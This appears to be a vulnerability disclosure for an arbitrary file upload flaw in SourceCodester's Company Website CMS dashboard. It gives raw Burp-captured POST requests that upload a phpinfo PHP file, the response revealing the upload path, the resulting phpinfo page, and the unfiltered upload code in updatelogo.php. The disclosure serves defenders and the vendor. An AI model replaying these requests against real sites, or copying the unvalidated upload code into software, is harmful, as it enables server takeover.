Company Website CMS Dashboard Exists Arbitrary File Upload

Company Website CMS Released by SourceCodester Has Arbitrary File Upload Vulnerability

Each file upload page in the background allows arbitrary file uploads. After the attacker enters the background, he can upload a webshell to control the server.

Arbitrary file upload vulnerability exists in the following access paths

```
/dashboard/createblog
/dashboard/createservice
/dashboard/createportfolio
/dashboard/createslide
/dashboard/newtestimony
/dashboard/logo
```


The following is the corresponding file path


```
/dashboard/add-blog.php
/dashboard/add-portfolio.php
/dashboard/add-service.php
/dashboard/add-slider.php
```

```
/dashboard/add-testimony.php
/dashboard/add-user.php
/dashboard/editblog.php
/dashboard/editport.php
/dashboard/editservice.php
/dashboard/edituser.php
/dashboard/section-title.php
/dashboard/site-settings.php
/dashboard/static-home.php
/dashboard/updatecontact.php
/dashboard/updatelogo.php
```

Take `/dashboard/logo` as an example

```
http://xxxx/dashboard/logo
```





Update Logo
Current Favicon:
Favicon
选择文件
phpinfo.php
Current Lo
Logo
选择文件
Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.3.7 - Temporary Pr
Decoder Comparer Logger Extender Project options User o
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://192.168.11.154:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex
Inspe
Reques
Reques
Reques
Reques
Reques

```
POST /vogue/dashboard/logo HTTP/1.1
Host: 192.168.11.154
Content-Length: 483
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.11.154
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyj41gZ8wBTnV1FL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.11.154/vogue/dashboard/logo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=50tlte4hmi0glidrcg38mvpflk
Connection: close

------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="xfile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="ufile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="save"


------WebKitFormBoundaryAyj41gZ8wBTnV1FL--
```

```
POST /vogue/dashboard/logo HTTP/1.1
Host: 192.168.11.154
Content-Length: 483
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.11.154
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyj41gZ8wBTnV1FL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.11.154/vogue/dashboard/logo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=50tlte4hmi0glidrcg38mvpflk
Connection: close

------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="xfile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="ufile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
```

```
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="save"


------WebKitFormBoundaryAyj41gZ8wBTnV1FL--
```

The upload path can be seen in the response




Request

```
POST /vogue/dashboard/logo HTTP/1.1
Host: 192.168.11.154
Content-Length: 483
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.11.154
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyj41gZ8wBTnV1FL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.11.154/vogue/dashboard/logo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=50t1te4hmi0glidrcg38mvpflk
Connection: close

------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="xfile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="ufile"; filename="phpinfo.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryAyj41gZ8wBTnV1FL
Content-Disposition: form-data; name="save"


------WebKitFormBoundaryAyj41gZ8wBTnV1FL--

```

Response

```
          ' aria-label='Close'>
          </button>
        </div>
        <form action="" method="post" enctype="multipart/form-data">
          <div class="row">


            <div class="col-lg-6">
              <span>
                Current Favicon:
              </span>
               <img src="uploads/logo/7931phpinfo.php" alt="img" style="
              max-height:120px;">
              <div class="mb-3">
                <label for="firstnameInput" class="form-label">
                  Favicon
                </label>
                <input type="file" class="form-control" id="
                firstnameInput" name="xfile" required>
              </div>
            </div>

            <div class="col-lg-6">
              <span>
                Current Logo:
              </span>
               <img src="uploads/logo/3700phpinfo.php" alt="img" style="
              max-height:120px;">
              <div class="mb-3">
                <label for="firstnameInput" class="form-label">
                  Logo
                </label>
                <input type="file" class="form-control" id="
                firstnameInput" name="ufile" required>
              </div>
            </div>
            <!--end col-->
            <div class="col-lg-12">
              <div class="hstack gap-2 justify-content-end">
                <button type="submit" name="save" class="btn btn-primary
```

Access this path




不安全 | 192.168.11.154/vogue/dashboard/uploads/logo/7931phpinfo.php

PHP Version 5.6.9

System	Windows NT [redacted] uild 9200 (Windows 8 Business Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	[redacted] php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

Vulnerable code



updatelogo.php

```
                                    </ul>
                                </div>



                                <?php
           $status = "OK"; //initial status
$msg="";
           if(ISSET($_POST['save'])){

$uploads_dir = 'uploads/logo';

        $tmp_name = $_FILES["xfile"]["tmp_name"];
        // basename() may prevent filesystem traversal attacks;
        // further validation/sanitation of the filename may be appropriate
        $name = basename($_FILES["xfile"]["name"]);
        $random_digit=rand(0000,9999);
        $new_file=$random_digit.$name;

        move_uploaded_file($tmp_name, "$uploads_dir/$new_file");

        $tmp_name = $_FILES["ufile"]["tmp_name"];
        // basename() may prevent filesystem traversal attacks;
        // further validation/sanitation of the filename may be appropriate
        $name = basename($_FILES["ufile"]["name"]);
        $random_digit=rand(0000,9999);
        $new_file_name=$random_digit.$name;

        move_uploaded_file($tmp_name, "$uploads_dir/$new_file_name");

if($status=="OK")
{
  $qb=mysqli_query($con,"update logo set xfile='$new_file', ufile='$new_file_name' where id=1");

        if($qb){
                $errormsg= "
<div class='alert alert-success alert-dismissible alert-outline fade show'>
                 Data updated successfully.
                  <button type='button' class='btn-close' data-bs-dismiss='alert' aria-label='Close'></button>
                  </div>
 "; //printing error if found in validation

        }
```

Upload the file directly without any filtering

Link

https://www.sourcecodester.com/php/15517/company-website-cms-php.html